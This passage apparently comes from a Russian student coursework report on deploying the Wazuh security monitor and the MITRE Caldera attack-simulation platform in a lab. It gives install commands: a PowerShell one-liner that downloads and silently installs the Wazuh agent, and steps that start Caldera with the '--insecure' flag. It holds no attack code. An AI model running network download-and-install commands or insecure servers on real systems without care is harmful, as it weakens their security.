
Статус работы Wazuh-DashBoard можно посмотреть командой:

*systemctl status wazuh-dashboard*



*Рисунок 2.1 Статус работы DashBoard*

Веб-интерфейс сервиса Wazuh интуитивно понятен и показывает данные по-клиентам и предупреждениям:



*Рисунок 2.2 Веб-интерфейс сервиса Wazuh*

Для добавления клиента в сервис необходимо установить агента. Процедура установки агента описана ниже:

*PS C:\Windows\system32> Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.7.2-1.msi -OutFile*


*${env.tmp}\wazuh-agent; msiexec.exe /i ${env.tmp}\wazuh-agent /q WAZUH\_MANAGER='192.168.200.16'*

*WAZUH\_REGISTRATION\_SERVER='192.168.200.16'*

*PS C:\Windows\system32> NET START WazuhSvc*


Статус сервиса Wazuh пока

На стенде в Wazuh были добавлены 3 клиента с разными операционными системами(см.рисунок 2.3)




*Рисунок 2.3 Клиенты сервиса Wazuh.*

Для сбора и отображения CVE на клиентах необходимо включить опцию сбора в конфигурационном файле Wazuh



*Рисунок 2.4 Конфигурационный файл сервиса Wazuh*

После этого спустя несколько часов появляется информация об уязвимостях на клиентах.



*Рисунок 2.5 Информация о найденных уязвимостях(CVE) на клиенте*

# Caldera: Платформа для Кибератак и Обороны

Caldera - это инновационная платформа, разработанная для симуляции атак и тестирования оборонительных мероприятий в области кибербезопасности. Её назначение заключается в создании условий для обучения персонала, анализа уязвимостей и оценки готовности организаций к различным видам киберугроз.

Назначение Caldera

Caldera предназначена для проведения симуляций атак и создания реалистичных сценариев, чтобы помочь организациям оценить эффективность своих систем защиты. Платформа предоставляет инструменты для моделирования различных типов угроз, таких как вредоносное программное обеспечение, фишинг и атаки на приложения, что помогает выявить слабые места и проблемы безопасности.

Роль в кибербезопасности

Caldera играет ключевую роль в кибербезопасности, обеспечивая организациям возможность протестировать свои защитные меры и разработать стратегии обнаружения и предотвращения кибератак. Путем создания сценариев атак и их последующего анализа Caldera помогает организациям повысить уровень готовности к реальным угрозам и минимизировать риски инцидентов безопасности.

Значимость для инцидентного реагирования и управления угрозами

Caldera имеет большое значение для инцидентного реагирования и управления угрозами. Платформа позволяет организациям быстро обнаруживать и анализировать кибератаки, а также разрабатывать и тестировать планы реагирования на них. Это позволяет сократить время реакции на инциденты и уменьшить их воздействие на бизнес. Кроме того, Caldera помогает организациям развивать стратегии противодействия угрозам и эффективно управлять кибербезопасностью в целом.

## 3.1 Основные функции Caldera

Моделирование атак:

Caldera позволяет создавать разнообразные сценарии атак, включая внедрение вредоносного программного обеспечения, фишинговые кампании, атаки на приложения и другие. Пользователи могут создавать реалистичные сценарии, которые помогут оценить эффективность защитных мероприятий и подготовиться к реальным угрозам.

Автоматизация:

Caldera обеспечивает возможность автоматизации процессов тестирования безопасности и реагирования на угрозы.

Платформа поддерживает создание автоматических сценариев атак, автоматическое обнаружение инцидентов безопасности и автоматическое реагирование на них.

Анализ и реагирование на киберугрозы:

Caldera предоставляет средства для анализа киберугроз и принятия мер по их предотвращению и реагированию.

Пользователи могут анализировать результаты симуляций атак, обнаруживать уязвимости и разрабатывать стратегии защиты от потенциальных угроз.

Основные концепции Caldera:

Агенты:

Агенты Caldera - это программные компоненты, установленные на целевых системах, которые выполняют задачи симуляции атак и сбора данных о безопасности.

Тактики, техники и процедуры (TTP):

Caldera использует концепцию TTP для описания характеристик и особенностей атакующих действий. Это включает в себя тактики (обобщенные цели атак), техники (конкретные методы выполнения атак) и процедуры (последовательность действий для выполнения атаки).

Сценарии и кампании:

Сценарии в Caldera представляют собой наборы задач и действий, необходимых для выполнения симуляции атаки или тестирования оборонительных мероприятий. Кампании - это наборы связанных сценариев, которые моделируют действия реальных киберпреступников или кибератак.

Архитектура и компоненты Caldera:

Архитектура Caldera включает следующие компоненты:

*Клиентский интерфейс:* предоставляет пользовательский интерфейс для управления сценариями, кампаниями и агентами.

*Серверная часть:* обеспечивает обработку запросов, управление базой данных и координацию действий агентов.

*Агенты:* выполняют задачи симуляции атак и сбора данных на целевых системах.

Понимание архитектуры и компонентов Caldera помогает пользователям эффективно использовать платформу для обеспечения безопасности своих систем и данных.

## 3.2 Использования Caldera в реальных сценариях кибербезопасности

Caldera представляет собой мощный инструмент, который может быть применен в различных сценариях кибербезопасности для обеспечения безопасности информации и защиты от киберугроз. Вот некоторые из основных сфер применения Caldera:

Инцидентное реагирование:

Caldera позволяет организациям быстро обнаруживать и анализировать кибератаки, а также разрабатывать и тестировать планы реагирования на них.Платформа позволяет сократить время реакции на инциденты и уменьшить их воздействие на бизнес.

*Обучение персонала:*

Caldera используется для обучения персонала по реагированию на кибератаки и обнаружению угроз.

Платформа имитирует реальные ситуации, в которых сотрудники могут столкнуться с угрозами безопасности, и обучает их распознавать, анализировать и реагировать на них.

*Тестирование оборонительных мероприятий:*

Caldera позволяет организациям тестировать эффективность своих защитных мероприятий и разрабатывать стратегии защиты на основе обнаруженных уязвимостей.Платформа помогает выявлять слабые места в системах безопасности и предотвращать их эксплуатацию злоумышленниками.

## 3.3 Преимущества и вызовы при использовании Caldera

Преимущества:

Повышение эффективности защиты: Caldera помогает организациям повысить эффективность своих защитных мероприятий путем тестирования и симуляции атак.

*Сокращение времени реагирования:* Платформа позволяет сократить время реагирования на кибератаки, благодаря автоматизации процессов обнаружения и анализа угроз.

*Обучение персонала:* Caldera обеспечивает эффективное обучение персонала по реагированию на угрозы безопасности и обучению по укреплению кибербезопасности.

Вызовы:

*Сложность внедрения:* Внедрение Caldera может потребовать определенных знаний и умений в области кибербезопасности, что может быть вызовом для некоторых организаций.

*Необходимость обучения персонала:* Эффективное использование Caldera требует обучения персонала по его использованию и пониманию принципов работы платформы.

## 3.4 Примеры успешной реализации и интеграции Caldera

Крупные корпорации: Многие крупные корпорации успешно интегрируют Caldera в свои системы кибербезопасности для повышения уровня защиты и сокращения времени реагирования на инциденты.

Провайдеры облачных услуг: Провайдеры облачных услуг используют Caldera для тестирования безопасности своих инфраструктур и обеспечения безопасности данных клиентов.

Государственные организации: Многие государственные организации используют Caldera для обучения персонала по реагированию на кибератаки и защите критической информации.

## 3.5 Параметры и настройки развернутого сервиса Caldera

В рамках выполнения курсовой работы был развернут экземпляр Caldera на платформе Ubuntu 2004 LTS в виртуальной среде VMWare.


Процедура установки Caldera показана ниже:

root@ubuntuphyton:/home/superuser# git clone https://github.com/mitre/caldera.git --recursive --branch 4.2.0


cd caldera

pip3 install -r requirements.txt

python3 server.py --insecure




*Рисунок 3.1 Экран успешного запуска сервиса Caldera*



*Рисунок 3.2 Интерфейс программы Caldera*


### *3.5.1* Установка агента Caldera

Для установки агента в интерфейсе выбираем версию агента –Сaldera’s Default Agent.




*Рисунок 3.3 Версия агента для установки*

Выбираем тип операционной системы.



